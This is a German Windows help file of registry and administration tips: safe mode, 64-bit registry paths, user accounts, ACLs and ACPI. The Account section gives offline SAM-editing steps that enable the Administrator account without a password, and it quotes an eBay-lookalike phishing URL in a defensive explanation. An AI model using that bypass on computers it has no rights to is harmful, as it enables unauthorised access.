

#\$K **Win95/98/ME/NT/2000/XP/Vista/7/8/8.1 Registry Dompteur © Horst Schmid 1996...2018**

<http://www.schmidhorst.de/regdom{bmc earth16.bmp}>

siehe auch [ResourceKit](#).

Siehe *Index* der RegDom.HLP-Datei mit mehr als 2600 Begriffen!!!

Inhalt_RD
\$ Inhalt_RD
K Inhalt

#\$K About Windows Registry Dompteur © Horst Schmid 1996...2018

<http://www.schmidhorst.de/regdom>{bmc earth16.bmp}

Copyright and licences agreement:

- * This software is provided "as is", without warranties of any kind. The author accepts no responsibility whatsoever for any damage incurred directly or indirectly as a result of using this software. Use this software entirely at your own risk.
- * Private home use and academic use of this program and information is free.
- * Non-profit distribution in archive sites, mailboxes and on shareware collection CDs is free, if it is distributed complete and without change. If there is any charge for the user, it may not be higher than the genuine cost of distribution.
- * Please give me a short notice, if you distribute my program in any way!
- * All other distribution or usage needs an agreement with me.
P l e a s e a s k m e !!

Disclaimer:

1. Haftung für Inhalte

Die Tipps in der Hilfe-Datei sind nach bestem Wissen und Gewissen erstellt. Für die Richtigkeit, Vollständigkeit und Aktualität der Inhalte können wir jedoch keine Gewähr übernehmen. Inkompatibilitäten mit unterschiedlichen Systemen können allerdings auftreten. Der Autor Horst Schmid gibt keine Garantien irgendeiner Art, weder ausdrücklich noch implizit, einschließlich unbegrenzt aller Garantien der Verwendbarkeit und/oder Nichtverwendbarkeit für irgendeinen Zweck. Der Autor übernimmt keine Verpflichtungen für den Gebrauchswert der Tipps. Unter **keinen** Umständen ist der Autor haftbar für jedwede Folgeschäden, einschließlich aller entgangenen Gewinne und Vermögensverluste oder anderer mittelbarer und unmittelbarer Schäden, die durch den Gebrauch oder die Nichtverwendbarkeit der Tipps und ihrer begleitenden Dateien entstehen. Dies gilt auch dann, wenn der Autor über die Möglichkeit solcher Schäden unterrichtet war oder ist.

Als Anbieter bin ich jedoch nicht verpflichtet, die von mir übermittelten oder gespeicherten fremden Informationen zu überwachen oder nach Umständen zu forschen, die auf eine rechtswidrige Tätigkeit hinweisen. Verpflichtungen zur Entfernung oder Sperrung der Nutzung von Informationen nach den allgemeinen Gesetzen bleiben hiervon unberührt. Eine diesbezügliche Haftung ist jedoch erst ab dem Zeitpunkt der Kenntnis einer konkreten Rechtsverletzung möglich. Bei bekannt werden von entsprechenden Rechtsverletzungen werden ich diese Inhalte umgehend entfernen.

2. Haftung für Links

Mein Angebot enthält Links zu externen Webseiten Dritter, auf deren Inhalte ich keinen Einfluss haben. Deshalb kann ich für diese fremden Inhalte auch keine Gewähr übernehmen. Für die Inhalte der verlinkten Seiten ist stets der jeweilige Anbieter oder Betreiber der Seiten verantwortlich. Rechtswidrige Inhalte waren zum Zeitpunkt der Verlinkung nicht erkennbar. Eine permanente inhaltliche Kontrolle der verlinkten Seiten ist jedoch ohne konkrete Anhaltspunkte einer Rechtsverletzung nicht zumutbar. Bei bekannt werden von Rechtsverletzungen werden ich derartige Links umgehend entfernen.

3. Urheberrecht

Ich bin stets bemüht, die Urheberrechte anderer zu beachten bzw. auf selbst erstellte sowie lizenzfreie Werke zurückzugreifen.

Die durch mich erstellten Inhalte und Werke unterliegen dem deutschen Urheberrecht. Beiträge Dritter sind als solche gekennzeichnet. Die Vervielfältigung, Bearbeitung, Verbreitung und jede Art der Verwertung außerhalb der Grenzen des Urheberrechtes bedürfen der schriftlichen Zustimmung des jeweiligen Autors bzw. Erstellers. Downloads und Kopien dieser Seite sind nur für den privaten, nicht kommerziellen Gebrauch gestattet.

4. Datenschutz

Der Nutzung meiner veröffentlichten Kontaktdaten durch Dritte zur Übersendung von nicht ausdrücklich angeforderter Werbung und Informationsmaterialien wird hiermit ausdrücklich widersprochen. Ich behalten mir

AboutDom_RD

\$ About Registry-Dompteur

K RegDom (About, Start);Registry-Dopmteur (About, Start);About Registry-Dompteur

ausdrücklich rechtliche Schritte im Falle der unverlangten Zusendung von Werbeinformationen, etwa durch Spam-Mails, vor.

Quelle: [Disclaimer{bmc earth16.bmp}](#) von <http://www.e-recht24.de/{bmc earth16.bmp}> dem Informationsportal zum Internetrecht (mit Anpassungen)

Horst Schmid, Regdom@schmidhorst.de

Der Registry-Dompteur kann ab der Version 3.0 auf zwei Weisen gestartet werden:

- Über die Hilfe-Datei: Doppelklick auf RegDom.HLP oder "winhlp32.exe *laufw\Pfad*\RegDom.hlp". D.h. z.B. "winhlp32.exe C:\PROGRAMME\HSCHMID\REGDOM\REGDOM.HLP".
- Aufruf des Editors in der DLL mittels [RunDLL32.exe](#).

RegDom und Vista/Win7/Win8/Win8.1

Unter Vista hat der Registry-Dompteur zunächst das Problem, dass *.hlp-Dateien nicht mehr unterstützt werden, obwohl selbst Microsoft noch einige solcher Dateien nicht ins neue *.chm-Format umgesetzt hat. Wird winhlp32.exe wie [hier](#) beschrieben nachinstalliert und das "AllowProgrammaticMacros" aktiviert, dann läuft er auch unter Vista!

Das Tool "PC-Welt Windows Tuner 2015" (PC-Welt Heft 11/2014, Seite 20ff) hat einen etwas anderen Ansatz als RegDom. Bietet aber auch Hilfe zum Manipulieren von Registry-Eingträgen: Eine Sqlite-Datenbank enthält die notwendigen Informationen, um Options-Listen in dem Tool darzustellen und Registry-Einträge entsprechend zu manipulieren.

##\$K32- und 64-bit Registry-Pfade

Ob ein 32bit-Pascal-Programm auf einem 64bit-System läuft, lässt sich so feststellen

(http://www.delhipraxis.net/118485-ermitteln-ob-32-bit-oder-64-bit-betriebssystem.html{bmc_earth16.bmp}):

```
function IsWindows64: Boolean;
type
  TIsWow64Process = function( // Type of IsWow64Process API fn
    Handle: Windows.THandle; var Res: Windows.BOOL
  ): Windows.BOOL; stdcall;
var
  IsWow64Result: Windows.BOOL; // Result from IsWow64Process
  IsWow64Process: TIsWow64Process; // IsWow64Process fn reference
begin
  // Try to load required function from kernel32
  IsWow64Process := Windows.GetProcAddress(
    Windows.GetModuleHandle('kernel32'), 'IsWow64Process'
  );
  if Assigned(IsWow64Process) then
  begin
    // Function is implemented: call it
    if not IsWow64Process(
      Windows.GetCurrentProcess, IsWow64Result
    ) then
      raise SysUtils.Exception.Create('IsWindows64: bad process handle');
    // Return result of function
    Result := IsWow64Result;
  end
  else
    // Function not implemented: can't be running on Wow64
    Result := False;
end;
```

Um die Kompatibilität von 64bit-Windows mit 32-bit-Applikationen geht es in der Toolbox Heft 1/2011, Seite 20ff. Wenn ein 32bit-Programm (wie der Registry-Dompteur) unter 64bit-Windows auf HKLM\Software zugreift, dann ist dies der Pfad, den ein 64bit-Applikation als HKLM\Software\Wow6432Node sieht. Eine 64bit-Applikation sieht ein anderes Verzeichnis als HKLM\Software. Teilweise sind aber die Inhalte einiger Pfade identisch. Während diese bei WinXP, Server 2003, Vista und Server 2008 noch durch "Reflection" (doppelte Daten und Synchronisation) passierte, geschieht es bei Win7 durch Sharing der Daten. Für die Registry-Befehle RegOpenKeyEx, RegCreateKeyEx und RegDeleteKeyEx gibt es ab WinXP den optionalen Parameter KEY_WOW64_64KEY. Unter einem 32bit-System hat er keine Funktion, bei einem 64bit-System erlaubt er 32bit-Programmen den Zugriff ohne Umleitung.

Wenn man ein Registry-Handle eines mit KEY_WOW64_64KEY geöffneten Key hat, muss man den Parameter aber auch beim Öffnen von Unterschlüsseln wieder angeben. Dies funktioniert beim TRegistry-Object von Delphi bis einschließlich zur Version 2006 aber nur, wenn man Reg.Access:=KEY_WOW64_64KEY angibt.

TRegistry.OpenKeyReadOnly und TRegistry.KeyExists funktionieren bei abgeschalteter Umleitung in den alten Versionen nicht! Und TRegistry.DeleteKey funktioniert selbst bei Delphi XE bei abgeschalteter Umleitung immer noch nicht!

Unter Windows 8 findet man zunehmend in der 64bit-Version Registry-Einträge nur noch in der 64bit-View und gar nicht mehr in der 32bit-View. Z.B. [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Diagnostics{bmc_tree.bmp}](#) fehlt in der 32bit-View: [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Diagnostics{bmc_tree.bmp}](#).

Siehe auch [system32-Verzeichnis](#).

32-64-bitRegistryPfade

\$ 32- und 64-bit Registry-Pfade

K 32- und 64-bitRegistry-Pfade;64- und 32-bitRegistry-Pfade;Registry-Umleitung (32/64bit);Umleitungen in der Registry (32/64 bit);KEY_WOW64_64KEY;WOW64 (Registry-Pfade)

##K **Abgesicherter Modus**

Wenn Windows nicht mehr normal bootet, dann gibt es verschiedene Möglichkeiten:

- Das normale System, aber mit minimalem Set an Treibern booten: **Abgesicherter Modus**.
- Von einer anderen Partition der internen Harddisk booten, z.B. ein Windows-PE-Reparatur-System. Viele Gerätehersteller installieren auf einer normalerweise verborgenen Partition ein Reparatur- bzw. Recovery-System. Teilweise gibt es eine spezielle Einschalttaste ("Assist", ...), die dies ermöglicht.
- Ein externes System booten. Im Firmennetzwerk kommt ein Boot via LAN (PXE-Boot) in Betracht, ansonsten booten von CD/DVD oder von USB-Stick oder externer Harddisk. Seit Win 7 enthalten normale Setup-Medien auch immer die Auswahl, damit in eine Kommandozeile für Reparaturzwecke zu booten.

Gemäß c't Heft 23/2015, Seite 158 braucht man ab Win 8 für den Wechsel vom AHCI- zum Raid-Modus für die Festplatte nicht mehr in der Registry rumpatchen. Wird nach Umstellen im BIOS einmal im abgesicherten Modus gebootet, macht Windows selbständig die notwendigen Änderungen.

Früher konnte man mittels der F8-Taste zu einem Menü booten, wo man den abgesicherten Modus auswählen konnte. Durch das Beschleunigen des Bootvorgangs ist das Zeitfenster hierfür bei neuen Windows-Versionen so klein, dass es kaum noch funktioniert. Wenn man im laufenden Betrieb mit Admin-Rechten die Zeile `bcdedit /set {current} safeboot minimal` ausführt, dann landet man beim nächsten Mal im abgesicherten Modus. Eine weitere Möglichkeit, aus dem laufenden System heraus ist, unter "Herunterfahren/Abmelden" (Win 8.1/10: Start mit rechten Maustaste angeklickt) das "Neu starten" mit gedrückter Shift-Taste aufzurufen. Hier sollte dann das Abgesichert als Option auswählbar sein. Alternativ kann man in `msconfig.exe{bmc shortcut.bmp}bmc admin.bmp` im Tab "Start" den Safeboot aktivieren. Nach dem Safe-Boot dann mittels `bcdedit /deletevalue {current} safeboot` wieder zurückstellen. Vermutlich geht dies auch wieder über `msconfig.exe`

Siehe auch [BOOT.INI](#) (für Win-NT ... WinXP), [Systemwiederherstellung](#).

AbgesicherterModus
\$ Abgesicherter Modus
K Abgesicherter Modus;Safe boot

#\$K Abzocker und ungerechtfertigte Abmahnungen

Hinweise zum Vorgehen gegen Abzocker gibt's in der c't Heft 11/2009, Seite 96ff.

Hinweise zum Vorgehen bei ungerechtfertigten Abmahnungen z.B. wegen angeblichem Bereitstellen von urheberrechtlich geschützten Werken gibt's in der c't Heft 19/2010, Seite 138.

Abzocke

\$ Abzocke

K Abzocke; betrügerische Abzocke; Abmahnungen

##K Access97-StartUp-Dialog

Wenn Access97 normal gestartet wird, erscheint ein Dialogfenster mit der Auswahl A) Leere Datenbank, B) Datenbank-Assistent und C) den zuletzt verwendeten Datenbanken. Dieser Dialog lässt sich umgehen, durch den Parameter /nostartup in der Access-Befehlszeile.

Die unter C) aufgelisteten Dateien stammen aus den MRU1{bmc edit.bmp}, MRU2{bmc edit.bmp}, MRU3{bmc edit.bmp} und MRU4{bmc edit.bmp}-Einträgen aus HKCU\Software\Microsoft\Office\8.0\Access\Settings\bmc tree.bmp. Access stoppt beim ersten leeren MRU-Eintrag. Die Einträge werden beim Öffnen gelesen und beim Schließen geschrieben, d.h. Manipulationen sind nur wirksam, wenn Access97 nicht geladen ist. Die Bedeutung der MRUFlags ist nicht bekannt (c't Heft 1/99, Seite 143).

Access97StartUpDlg
\$ Access97-StartUp-Dialog
K Access97-StartUp-Dialog;StartUp-Dialog Access97;Nostartup Access97

##K Account und Logon (Konto, Username)

Bei Win-XP und neuer gibt es einen Account "Administrator", der normalerweise im Anmeldebildschirm nicht sichtbar ist, sondern nur wenn im abgesicherten Modus gebootet wird und auch für die Wiederherstellungskonsole notwendig ist. Bei WinXP-Prof kann man diesen Account auch auf dem normalen Anmeldebildschirm einblenden: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList\Administrator{bmc edit.bmp} (geg. erstellen) und auf 1 setzen. Bei WinXP-Home wird der Administrator-Account nicht angezeigt. Hier hat es nur eine Wirkung, wenn nur ein einziger Account eingerichtet wurde: In diesem Fall kommt der Anmeldeschirm mit der Auswahlmöglichkeit diese Accounts, anstatt gleich weiter zu machen!

Wenn man am Anmeldebildschirm Ctrl und Alt festhält und zweimal Del drückt, kommt man auch ohne obige Registry-Manipulation zur klassischen Anmeldemaske und kann sich als Administrator einloggen.

Zumindest die Home-Version von WinXP zeigt beim Start (zumindest wenn mehr als ein Account eingerichtet ist) diese zur Auswahl an. Dabei ist der Administrator-Account aber verborgen. Mittels zweifachem Ctrl-Alt-Del (Ctrl-Alt gedrückt halten und zweimal DEL) kommt man zum normalen Logon-Dialog und kann sich zusätzlich auch als "Administrator" anmelden. Accounts vom XP-Anmelde-Bildschirm verschwinden lassen kann man, indem man unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList{bmc tree.bmp} einen DWord-Eintrag mit dem Namen des Accounts und dem Wert 0. Den Administrator-Account erscheinen lassen, indem man den entsprechenden Eintrag HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList_Administrator{bmc edit.bmp} erstellt und auf 1 setzt. Unter Systemsteuerung, Benutzerkonten{bmc shortcut.bmp} kann unter "Art der Benutzeranmeldung ändern" das "Willkommenseite verwenden" auch deaktiviert werden. Wenn der PC Mitglied einer Domäne ist oder wenn der Client für Novell-Netware installiert ist, ist die Willkommenseite und die "schnelle Benutzerumschaltung" zwangsweise deaktiviert!

Vista-Anmeldung

Gemäß PC-Welt Heft 12/2008, Seite 137 sorgt die Änderung von HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System_dontdisplaylastusername{bmc edit.bmp} von 0 auf 1 dafür, dass keine Benutzername mehr vorgegeben werden, sondern dass der Name auch immer eingegeben werden muss. Zusätzlich kann der Administrator über die "Erweiterte Benutzerverwaltung" netplwiz.exe{bmc shortcut.bmp} im Tab "Advanced" festlegen, dass vor der Anmeldung Ctrl-Alt-Entf gedrückt werden muss, was sich nicht per Software emulieren lässt und somit zusätzliche Sicherheit schafft.

Zeit-Sperren fürs Logon

Programme um Zeitsperren für die Computernutzung z.B. durch die Kinder einzurichten, wurden in der Zeitschrift Magazin für Computertechnik c't, Heft 20/2003, Seite 120ff vorgestellt und getestet.

Unerwähnt ist dabei, dass daneben auch mit Bordmitteln bei einigen Windows-Versionen (ab NT??) über die Kommandozeile z.B. mit

```
net user <KontoName> /times:mo-sa,18-20;so,16-22
```

(vgl. net users /help{bmc dos.bmp} und net user{bmc help.bmp}) die Zeit eingeschränkt werden kann!

Insbesondere beim Umbenennen von Benutzernamen gibt's unter Windows Fußangeln (c't Heft 9/2010, Seite 99):

- Bei den Professional und Ultimate-Versionen kann man sich über "Computerverwaltung", "Lokale Benutzer und Gruppen" die Accounts anzeigen lassen. Hier wird sowohl der "Name" als auch der "Vollständige Name" angezeigt und beide können auch geändert werden. Der "Name" wird z.B. zum Login auf einem anderen Rechner verwendet und muss mit dem dortigen Namen eines Accounts übereinstimmen. Der "Vollständige Name" wird (falls leer wird ersatzweise "Name" verwendet) an der Oberfläche angezeigt.
- Wird über die Systemsteuerung, Benutzerkonten ein neues Konto angelegt, sind beide Namen zunächst gleich! Wird hier ein Account umbenannt, dann ändert sich immer nur noch der "Vollständige Name"
- Bei den Home-Versionen bleibt zum Ändern des Namens nur die Kommandozeile mit Adminrechten: `wmic UserAccount where "Name='OldName'" Rename "NewName"`.

In der Systemsteuerung gibt es seit Vista bei den Benutzerkonten auch "Eigene Anmeldeinformationen verwalten". Hier kann man für den Zugriff auf Webseiten und NAS-Speicher etc. Passwörter speichern incl. Export für Backup und Restaurierung. Werden im Tresor Passwörter für Dateifreigaben gespeichert, dann setzt Windows die Gültigkeitsdauer manchmal auf "Anmeldesitzung". Workaround: Vorab manuell über die Anmeldelinformationsverwaltung die Daten eintragen! Dann steht die Gültigkeit auf "Unternehmen".

Account

\$ Account

K Account; Konto; Username; Administrator-Account; Passwort in URL; Logon in URL;SubInAcl.exe;Passwortspeicher (Windows);Benutzername

Für den Administrator-Account sollte ein Passwort gesetzt werden. Dies ist bei XP-Home über booten im abgesicherten Modus möglich. Oder eine Kommandozeile mit Adminrechten starten und `net user administrator <Passwort>` eingeben. Mittels `net user administrator /active` kann es dann auch aktiviert werden (PC-Welt Heft 6/2002, PC-Welt Heft 4/2012, Seite 91). Mittels Ctrl-Alt-Del kommt man beim Anmeldebildschirm zum Dialog mit der Möglichkeit, sich als "Administrator" anzumelden.

Unter Win2000 und XP hat auch der Administrator in der Voreinstellung nicht überall in der Registry und im Dateisystem freien, vollen Zugang, kann ihn sich aber gewähren. (Zeitschrift c't Heft 5/2003, Seite 189)

Gemäß Zeitschrift Toolbox Heft 5/2003, Seite 82ff (Rainer Reusch: Internet schon eingebaut) kann für Internetseiten, die Username und Passwort benötigen, dies im Link mit in die URL eingetragen werden, z.B.: `http://Username:Paßwort@www.homepage.de/privat/`. Aber Achtung: Es ist dann im Link in Klartext, d.h. ungeschützt, gespeichert und wird vermutlich genauso ungeschützt übertragen!

Da damit z.B. `http://www.ebay.com:verify@www.spion.com` also auf eine Seite von spion.com führt, wo dann eine imitierte eBay-Seite zur Passwort-Eingabe auffordern könnte, das damit in falsche Hände gerät und durch Tricks der IE dazu gebracht werden konnte, den Teil hinter dem @ gar nicht in der Adressleiste anzuzeigen, hat Microsoft mit dem Patch 832894{bmc earth16.bmp} diese Passwordeingabe ganz abgeschaltet. Zugelassen werden kann es wieder über einen Registryeintrag: Unter HKLM\SOFTWARE\Microsoft\Internet Explorer\Main{bmc tree.bmp} einen Schlüssel FeatureControl anlegen (soweit noch nicht vorhanden) und hierin nochmal einen neuen Schlüssel FEATURE_HTTP_USERNAME_PASSWORD_DISABLE{bmc tree.bmp}. In diesem Schlüssel dann den Wert explore.exe{bmc edit.bmp} als DWORD mit dem Wert 0 anlegen. Falls eine Anwendung den IE als ActiveX einbindet, muss ein DWord-Wert mit dem jeweiligen Programmnamen angelegt werden. Es scheinen auch Wildcards zu gehen, d.h. der Name "*" für alle Anwendungen, die nicht explizit gelistet sind. Dies ist nach einem IE-Neustart dann wirksam. Neben diesen globalen Einstellungen können unter HKCU{bmc tree.bmp} statt HKLM für jeden User abweichende Einstellungen gemacht werden. (Zeitschrift c't Heft 7/2004, Seite 192).

Beim Einrichten eines Benutzerkontos{bmc shortcut.bmp} in der Systemsteuerung wird der "Benutzernamen" festgelegt und überall verwendet; der "Vollständige Name" bleibt leer. Wird in der Systemsteuerung der Name geändert, so bleibt der Benutzername unverändert und der neue Name wird als "vollständiger Name" eingetragen und meist verwendet. Im Environment als username, unter "Dokumente und Einstellungen" als Verzeichnisname und bei runas gilt aber weiterhin der Benutzername! Unter XP-Home ist keine Möglichkeit zur Änderung bekannt. In XP Pro (oder in konvertiertem Home) geht's über die Computerverwaltung, System, Lokale Benutzer und Gruppen{bmc shortcut.bmp}, Benutzer und nach dem Markieren des Users mit rechter Maustaste, umbenennen. Unter Eigenschaften kann auch der Display-Name gesetzt oder gelöscht werden. c't Heft 11/2006, Seite 182. Als alternativen Weg zum Umbenennen bietet sich für XP-Home gemäß c't Heft 15/2006, Seite 204ff (Softlink 0615204{bmc earth16.bmp}) auch an, aus dem SP2 mit dem Batch aus dem Softlink die WMIC zu installieren und diese WMIC dann zu verwenden:

```
wmic UserAccount where "Name='<old>'" Rename "<new>"
```

Gemäß c't Heft 19/2006, Seite 195 wird in gewissen Fällen statt einem Usernamen für einen Account auch z.B. S-1-5-21-1547161642-573735546-725345543-1003 (siehe SID / RID) angezeigt:

- Account wurde gelöscht
 - Gehört zu einem User, der via Netzwerk Rechte hat, aber derzeit nicht im Netzwerk auflösbar ist.
- Gelöscht werden kann so ein Account aus den Rechten für Dateien und Verzeichnissen mit dem Tool SubInAcl.exe (Softlink 0619192{bmc earth16.bmp}) mittels

```
subinacl /subdirectories C:\* /supressid=<SID>
```

falls wie üblich das C:\-Laufwerk angesprochen werden soll. Falls Sie zunächst prüfen wollen, was subinacl machen würde:

```
subinacl /testmode /subdirectories C:\* /supressid=<SID>
```

Gemäß c't Heft 16/2009, Seite 148 gehören bei Windows zu einem Account der "Benutzername" und der "Vollständige Name". Der "vollständige Name" bleibt beim Anlegen eines Users über die Systemsteuerung zunächst leer und damit als "vollständiger Name" wird ersatzweise der Benutzername verwendet. Wird über die Systemsteuerung nachträglich ein Account umbenannt, dann bleibt der ursprüngliche Benutzername unverändert und der neue Name wird als "vollständiger Name" eingetragen. In der Computerverwaltung (oder bei den Home-Versionen über ein Skript für die Windows Management Instrumentation WMI, c't-Softlink http://www.ctmagazin.de/0916148{bmc earth16.bmp}) lässt sich Benutzername wirklich ändern.

Account-Daten für die automatische Anmeldung z.B. an Microsofts Skydrive lassen sich ab Vista mit cmdkey.exe auf der Kommandozeile verwalten: `cmdkey /?`{bmc dos.bmp} bzw `cmdkey /list`{bmc dos.bmp}. Alternativ (ab Win7?): Systemsteuerung über "Anmeldeinformationsverwaltung". Praktisch ist dies auch z.B. für ein NAS mit Linux/Samba (http://www.windowspro.de/tipp/einfaches-single-sign-workgroups-und-mit-samba-durch-cmdkey{bmc earth16.bmp})

Normalerweise ist in jedem Windows ein deaktivierter Account "Administrator" ohne gesetztes Passwort vorhanden. Für Win Vista, 7 und 8 ist in der PC-Welt Heft 12/2013, Seite Plus-14 ein Hack zum Aktivieren des Kontos angegeben, der einem Zugang ohne Passwort verschafft:

- Von einem externen Medium (Windows-Setup-DVD/Stick) booten und über die "Computerreparaturoptionen" zur Eingabeaufforderung gehen. Ein Windows-RE reicht nicht, da hier Kontoname & Kennwort benötigt wird.
- Im Regedit unter HKLM über "Datei", "Struktur laden" vom richtigen Laufwerk (jetzt nicht c: !) die Datei "SAM" aus dem Pfad ?:\Windows\system32\Config als z.B. ZZZ laden.
- Unter HKLM\ZZZ\SAM\Domains\Accounts\Users\000001F4 (dem Eintrag für das Administrator-Konto) den Binäreintrag "F" editieren und das Byte Nummer 0x0038 von 0x11 auf 0x10 ändern.
- Struktur entladen, damit Änderungen geschrieben werden.

Auf dem Logon-Bildschirm kann jetzt zu "Administrator" gegangen werden und, falls für dieses Konto nicht irgendwann mal ein Passwort gesetzt wurde, damit ohne Passwort eingeloggt werden.

Gemäß PC-Welt Heft 12/2015, Seite 105 kann man jeden beliebigen Windows-Account wie folgt auf der Anmeldeseite ausblenden: Unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\bmc tree.bmp den neuen Schlüssel SpecialAccounts und darunter den Schlüssel UserList erstellen. Hier einen neuen Eintrag mit dem Namen des Accounts und dem 32bit-DWORD-Wert 0 anlegen. Mit dem Wert 1 wird der Account wieder eingeblendet. Mindestens ein Account mit Adminrechten muss aber sichtbar bleiben.

Siehe auch Sicherheit des Systems, Konvertierung von Home zu Professional, Anmeldebildschirm/Benutzermanger, Zugriffsrechte, GetUserName.

#\$K **ACL's mit kopieren (Access Control List)**

Normalerweise werden bei Windows nur beim Ausschneiden/Einfügen (=move) innerhalb einer Partition die Zugriffsrechte mitgenommen. Beim Kopieren dagegen erhält die neue Datei die Zugriffsrechte aus dem Zielordner. Neben Möglichkeiten über die Kommandozeile (xcopy, Parameter ??) kann auch der Explorer dazu gebracht werden, die ACLs mit zu kopieren: [HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.ForceCopyAclWithFile{bmc edit.bmp}](#) als DWORD anlegen und auf 1 setzen. Löschen oder Wert = 0 stellt alten Zustand wieder her. (PC-Welt Heft 6/2005, Seite 127)

AclCopy

\$ ACL's mitkopieren

K ACL's mitkopieren;Rechte mitkopieren;Datei-Rechte mitkopieren; Zugriffsrechte bei Dateien mitkopieren;ForceCopyAclWithFile

#K **ACPI (Advanced Configuration and Power Management Interface)**

ACPI in Win98 ist erst mit dem Service Pack 1 (Build 2120) funktionsfähig. Die meisten Gerätetreiber unterstützen ACPI aber noch nicht und erhalten derzeit trotzdem noch das Microsoft-Zertifikat.

Falls ACPI aktiviert wurde, dann wird man dieses instabile Feature derzeit nur wieder los, indem man

- alle ACPI-Geräte im Gerätemanager löscht,
- ACPIOption in der Registry auf 00 00 00 00 setzt und
- ACPI im Motherboard-BIOS abschaltet (sofern diese Option entgegen den MS-Vorschriften gibt).

Win98, 2.Ausgabe bleibt im Suspend-Modus hängen, wenn in der system.ini{bmc notepad.bmp} im Abschnitt [386enh] der Pfad zur Auslagerungsdatei mit kleingeschriebenem Laufwerksbuchstaben beginnt. (c't Heft 15/1999, S.91)

Gemäß PC-Welt 8/2001, Seite 74 erkennt Win2000 bei vielen Mainboards beim Installieren ACPI nicht und installiert dann Ersatzweise nur APM. Zum Beispiel nach einem BIOS-Update kann gemäß PC-Welt 8/2001, Seite 74 ACPM dann wie folgt nachinstalliert werden:

- 1) Notfall-Diskette mit NtBackup.EXE erstellen.
- 2) Geräte-Manager{bmc shortcut.bmp}, Computer. Hier ist als Untereintrag dann vermutlich "Standard PC" drin. Doppelklick drauf öffnet die Eigenschaften.
- 3) Treiber, Treiber aktualisieren, weiter, alle bekannten Treiber, alle Hardwarekomponenten dieser Geräteklasse, weiter, Standard-Computer
- 4) Meist ist "ACPI-PC (Advanced Configuration and Power Interface) der Richtige.
- 5) System-Neustart und beten! Falls es ohne Neu-Installation (bzw. System-Reparatur) geklappt hat:
- 6) Systemsteuerung, Energieoptionen{bmc shortcut.bmp} geeignet einstellen.

Soll Win2000 bei einem PC, dessen BIOS ACPI unterstützt, ohne ACPI installiert werden, so geht dies gemäß der Zeitschrift c't Heft 15/2001, Seite 197 wie folgt:

1. Setup starten
2. Wenn zur Installation von SCSI/RAID-Treibern F6 gedrückt werden soll, dann mit F5 weiter.
3. Setup weiter fortsetzen
4. Wenn dann im weiteren Verlauf die Liste der Computertypen angezeigt wird, "Standard-PC" statt ACPI auswählen.

Gemäß Zeitschrift c't Heft 2/2003, Seite 264 kann beim Asus-Board A7V333 mit KT333 "Suspend-to-RAM" (ACPI S3) nur dann genutzt werden, wenn Jumper geändert werden: JEN muss von default 2-3 auf 1-2 geändert werden und danach im BIOS-Setup ACPI Suspend to RAM aktiviert werden! Aber **Achtung**: Bei dieser Jumperstellung muss die Frontsidebus-Taktfrequenz über den DIP-Schalter-Block SYSCLOCK eingestellt werden!

Die drei Power-, Schlaf- und Aufwachtasten auf der Tastatur sollten, sofern sie vorhanden sind, ab Win98SE bzw. Win2000 automatisch erkannt werden, soweit das BIOS dem "PC98 System Design Guide" von 1997 entspricht.

Siehe <http://www.microsoft.com/whdc/device/input/Scancode.mspx>{bmc earth16.bmp},

<http://www.win.tue.nl/~aeb/linux/kbd/scancodes.html>{bmc earth16.bmp} und

<http://www.computer-engineering.org>{bmc earth16.bmp}. Im BIOS muss zum Teil eine Einstellung der Art "Power On By Keyboard: Keyboard 98" eingestellt sein, damit sich der Rechner aus dem Soft-Off-Zustand über die Tastatur einschalten lässt. Von Windows aus lassen sich die Tasten nutzen, wenn

1. ACPI im BIOS unter "Power Management Setup" aktiviert ist
2. Windows im ACPI-Modus installiert worden ist.

Dann lassen sich in der Systemsteuerung unter Energieoptionen{bmc shortcut.bmp} unter Erweitert für die Tasten Sleep und Power die Aktionen festlegen, die WakeUp-Taste bleibt meist ohne Funktion. **Aber**: Bei Inkompatibilitäten können Störungen anderer Tasten auftreten. Logitech verwendet teilweise andere Scancodes. Der Power-Knopf auf manchen Siemens-Fujitsu-Tastaturen erzeugt keinen Scancode sondern gibt ein Signal an einem sonst unbenutzten Pin des PS2-Steckers ab und funktioniert nur bei Siemens-Fujitsu-Mainboards. USB-Tastaturen haben wieder andere Scancodes für diese Tasten und funktionieren dementsprechend auch manchmal nicht! (c't Heft 2/2005, Seite 196)

Gemäß c't Heft 20/2006, Seite 185 verwendet Windows bei "Standby" soweit verfügbar, den sparsameren Modus S3 (Suspend to RAM). Ist dieser nicht verfügbar, dann wird S1 verwendet. S3 muss oft im BIOS zuerst erlaubt werden. Bei manchem alten Rechner muss Windows neu installiert werden, damit es dann funktioniert. In diesem Modus werden nur noch der Arbeitsspeicher und die Geräte, die das System wiedererwecken sollen, versorgt. Im S3-Modus stoppt der Netzteil-Lüfter und das CD-Laufwerk reagiert nicht mehr auf die Auswurf Taste.

Windows Vista und später verwendet normalerweise den "hybriden Standby-Modus":

ACPI

\$ ACPI (Advanced Configuration and Power Management Interface)

K ACPI;Suspend to Disk/RAM; Power-Management;Stand-by;ConfigFlags

(PowerManagement);Hibernate;Ruhezustand; Away Mode; Abwesend-Modus;Connected Standby

- Wie beim Ruhezustand S4 wird der Speicherinhalt in die Hibernate-Datei geschrieben.
- Das Gerät geht aber zunächst nur in den "Suspend-to-RAM-Modus" S3.

Die separaten Punkte "Ruhezustand" und "Energie sparen" im Win7-Startmenü unter "Herunterfahren" sind verfügbar, wenn man über die "erweiterten Energieoptionen" im "Energiesparplan" das "hybriden Standby Modus zulassen" deaktiviert. c't Heft 6/2011, Seite 186

